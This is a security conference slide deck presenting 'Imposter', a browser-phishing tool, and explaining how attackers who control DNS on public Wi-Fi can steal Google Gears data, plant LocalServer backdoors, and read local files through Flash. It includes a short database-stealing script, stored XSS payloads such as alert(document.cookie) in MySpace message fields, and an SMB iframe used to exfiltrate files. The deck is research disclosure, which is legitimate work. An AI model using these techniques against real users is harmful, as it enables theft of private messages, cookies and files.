

Lust 2.0 - Desire for free Wi-Fi and the threat of the Imposter

Lavakumar Kuppan
Security Researcher, Attack and Defense Labs

www.andlabs.org

Agenda

- Same Origin Policy - Defense
- Same Origin Policy - Attack
- Phishing the browser:
 - Old Attacks
 - Cookies, LSO, Cache and Auto-Form Fill
 - Introducing
 - Google Gears
 - Stealing offline data from Gears Database and LocalServer
 - Setting permanent backdoors using Gears Database and LocalServer
 - Examples
 - Flash
 - Stealing local files through the browser
- Imposter
 - Features
 - Demo

Same Origin Policy - Defense

- Bed-rock of browser security
- Sandboxes contents of Domain A from Domain B
- Regulates access to all client-side content
- Sandboxing based on:
[protocol]://[host]:[port]

Same Origin Policy - Attack

- If attacker controls the DNS and serves his own content??
- Browser's trust on Same Origin Policy can be used against it
- Attacker gets access to client-side content without user consent

Browser Phishing

Definition of Phishing:

“In the field of computer security, **phishing** is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. ”

- Wikipedia

This is like carrying out a Phishing attack, but on the browser.

GET / HTTP/1.1
Host: myspace.com

GET / HTTP/1.1
Host: gmail.com



HTTP 200 OK
EVIL CONTENT



Mozilla Firefox

Browser Phishing Begins

Phishing the Browser!!

Phishing the User	Phishing the Browser
User identifies a site by its visual appearance	Browser identifies a site by its DNS name
Attacker creates a site which looks similar to the site he wants to target	Attacker controls the DNS and is able to serve content for the DNS name he wants to target
User gives away sensitive data	Browser gives away sensitive data
Abuse user's trust on the appearance of the site	Abuse browser's trust on the Domain Name of the site
Browser cannot identify the attack	User cannot identify the attack

Attacks in the past

- Stealing Cookies
- Setting Cookies
- Stealing Flash Local Shared Objects
- Setting Flash Local Shared Objects
- Stealing Cached files
- Poisoning Cached files
- Stealing form data

Whats new???

Google Gears

- Launched by Google in early 2007
- Enables Web Applications to work offline
- Currently used by popular sites like:
 - Gmail
 - Google Docs
 - Google Reader
 - Myspace
 - Wordpress

Features

- Gears has two primary features
 - Database
 - Allows web applications to store data in the user's computer
 - Data stored in SQLite databases
 - SQL queries from JavaScript used to interact with databases
 - LocalServer
 - Web sites can stores pages locally on user's system
 - Requests made to those pages are intercepted and served locally
 - Its like having a little web server on the client-side
 - Can improve speed by storing JavaScript, Flash, HTML, Image files etc locally

Attack Scenarios

- **Databases**

- Theft of stored data
- Permanent backdoors

- **Local Server**

- Theft of cached sensitive pages
- Permanent backdoors

Database

- The data stored in Google Gears Database is protected by the Same Origin Policy
- If attacker can load JavaScript in the context of www.example.com then he has full access to the database contents of www.example.com
- If database is created over HTTPS then attack becomes noisy

Data stored over HTTP

- Gmail stores all mails by default on HTTP
- Google Docs stores all documents over HTTP
- MySpace stores all the private messages over HTTP

How it works?

- Create a Gears Database Object

```
var db = google.gears.factory.create('beta.database');
```

- Open the database that has to be read

```
db.open(<database name>);
```

- Sites like MySpace use the same database name for all users - Easy to exploit

Eg: myspace.messaging.database



- Sites like Gmail use the email ID as the database name - Relatively harder to exploit

Eg: lavakumar.in@gmail.com-GoogleMail



GET /steal_db HTTP/1.1
Host: myspace.com

```
HTTP 200 OK
<script>
var db = google.gears.factory.create('beta.database');
db.open('messaging.myspace.com');
var rs = db.execute('select * from messages');
while (rs.isValidRow())
{
  send_data_to_attacker();
}
</script>
```



DEMO


Backdoors in Database

- Client-side data is read and included in the site's page sometime
- If this data is not sanitized properly, then....
XSS!!!

MySpace Permanent Backdoor

- MySpace uses google gears to store private messages offline
- Mail search feature goes through the offline DB
- If a match is found the sender's name and message subject is displayed to the user
- These two items come from the offline DB and they are not sanitized
- Result: MySpace Permanent Backdoor

MySpace Offline DB - Message Author's name



The screenshot shows the SQLite Administrator interface for a database named 'myspace.messaging.database#database'. The left pane displays the database structure, including tables like AuthorData, MessageData, and UserSettings, as well as indexes and views. The right pane shows the 'Result' tab of a query, displaying a list of author display names. The first row is 'IndiHub', and the second row is 'Andy <script>alert(1)</script>'. The third row is 'Andy <script>alert(2)</script>', which is highlighted in blue.

c0AuthorDisplayName
IndiHub
Andy <script>alert(1)</script>
Andy <script>alert(2)</script>

MySpace Offline DB - Message Subject

The screenshot shows the SQLite Administrator interface for a database named 'myspace.messaging.database#database'. The left pane displays the database structure, including tables like AuthorData, MessageData, and MessageData_content, and indexes like AuthorIdIndex and StatusIndex. The right pane shows the results of a query on the 'c0Subject' field, with one row containing a JavaScript alert: `hiya<script>alert(document.cookie)</script>`.

SQL Query	Result	Edit Data
	c0Subject	
	Welcome to MySpace India	
	Welcome to MySpace India	
	hiya<script>alert(document.cookie)</script>	
	tada	

Backdoor injected in Sender's Name

The screenshot shows a Mozilla Firefox browser window displaying a MySpace inbox. The address bar shows the URL: `http://messaging.myspace.com/index.cfm?fuseaction=mail.inboxV3#{"page"%3A"search_1"%2C"searchText"%3A"h"%2C"sort"%3A"MessageId"}`. The inbox contains three messages:

- From: Andy (NO PHOTO), Subject: tada
- From: Andy (NO PHOTO), Subject: hiya
- From: IndiHub, Subject: Welcome to MySpace India
Hey Andy, Welcome to MySpace India

The browser's developer tools are open, showing the HTML structure of the page. The following code is highlighted in the DOM tree:

```
<a title="Andy"><script>alert(1)</script>" href="http://profile.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=...">Andy</a>
```

The DOM tree also shows the following CSS styles:

```
a:link, a:active, a:visited { color: #003399; }  
:focus { outline-color: -moz-use-text-color; outline-style: none; outline-width: 0; }
```

Backdoor Injected in Message Subject

The screenshot shows a Mozilla Firefox browser window displaying a MySpace inbox. The address bar shows the URL: `http://messaging.myspace.com/index.cfm?fuseaction=mail.inboxV3#{"page"%3A"search_1"%2C"searchText"%3A"h"%2C"sort"%3A"MessageId"}`. The inbox contains three messages:


- From: Andy (NO PHOTO), Subject: tada
- From: Andy (NO PHOTO), Subject: hiya
- From: IndiHub, Subject: Welcome to MySpace India
Hey Andy, Welcome to MySpace India

The HTML source code is open, showing the following snippet for the message subject:

```
<a title="Andy<script>alert(1)</script>" href="http://profile.myspace.com/index.cfm?fuseaction=user.viewProfile&friendID=..."> Andy </a>
```

The backdoor is a JavaScript alert function injected into the title attribute of the link.

For viewing Pleasure - alert(document.cookie);




Local Server




GET / HTTP/1.1
Host: example.com

HTTP 200 OK
<script>
Store **'/common.js'** in the local resource store
</script>



/common.js is stored in the local service





GET /common.js HTTP/1.1
Host: example.com

HTTP 200 OK
Common.js content

Local Server

- Has two types
 - Resource Store
 - Simpler
 - Store URL by URL
 - No automatic update
 - Managed Resource Store
 - More complex
 - Store a bunch of URLs at one go
 - Automatic update on every connection

Resource Store

- `var localServer = google.gears.factory.create('beta.localserver');`
- `store = localServer.createStore(storeName, Req.Cookie);`
- `store.capture('/local_file', onCapture);`

Managed Resource Store

- `var localServer = google.gears.factory.create('beta.localserver');`
- `store = localServer.createManagedStore(storeName, Req.Cookie);`
- `store.manifestUrl = 'site-manifest.txt';`
- `store.checkForUpdate();`

Manifest File

- Contains a list of files that will be stored
- Has options like:
 - ignoreQuery
 - matchQuery
 - hasNone
 - hasSome


Backdoors via Local Server

- Through browser phishing, we set any file on local server of any supporting domain
- Everytime the user makes a request to this page, the local backdoor is called




GET / HTTP/1.1
Host: example.com

```
HTTP 200 OK
<script>
Store /backdoor.html
</script>
```



/backdoor.html is stored in the local service






GET /backdoor.html HTTP/1.1
Host: example.com

HTTP 200 OK
Backdoor sent

DEMO

Reading files from your browser

Did you know that Flash can
read files from your hard
disk???



When can flash can read local files

- Flash files running on local system
- Flash files running from connected network shares

Adobe locked it down

- Flash files which can have local file read access **CANNOT ACCESS NETWORK RESOURCES.**
- Not exactly, the file can still make requests to its source
- Can we send data in the requests??

How does it work from the browser - IE!!

- IE loads iframes from network shares
- `<iframe src="//192.168.1.10\share\flash.swf">`
- We inject an iframe sourced to 'imposter.swf'
- Imposter.swf reads local files and sends their data part by part in separate requests to 192.168.1.10

`\\192.168.1.0\part_1_local_file_data`

`\\192.168.1.0\part_2_local_file_data`

`\\192.168.1.0\part_3_local_file_data`

DEMO

Imposter, the browser phishing tool

Features:

- Built-in DNS server
- Built-in Web server
- Built-in SMB sniffer
- Easy point and click interface
- Stores results in SQLite databases
- Configuration is stored in a SQLite database
- Supports real-time configuration update

Imposter, the browser phishing tool

Attacks:

- Steal and set cookies
- Steal LSOs
- Steal stored form data
- Steal and poison cache
- Steal and poison Gears Database
- Backdoors in Gears LocalServer
- Steal files through flash

Thanks for listening, questions???

References:

- <http://www.metasploit.com/redmine/projects/framework/wiki/Karmetasploit>
- <http://blog.watchfire.com/AMitM.pdf>
- <http://code.google.com/apis/gears/>
- http://livedocs.adobe.com/flash/9.0/main/wwhelp/wwhimpl/common/html/wwhelp.htm?context=LiveDocs_Parts&file=00000350.html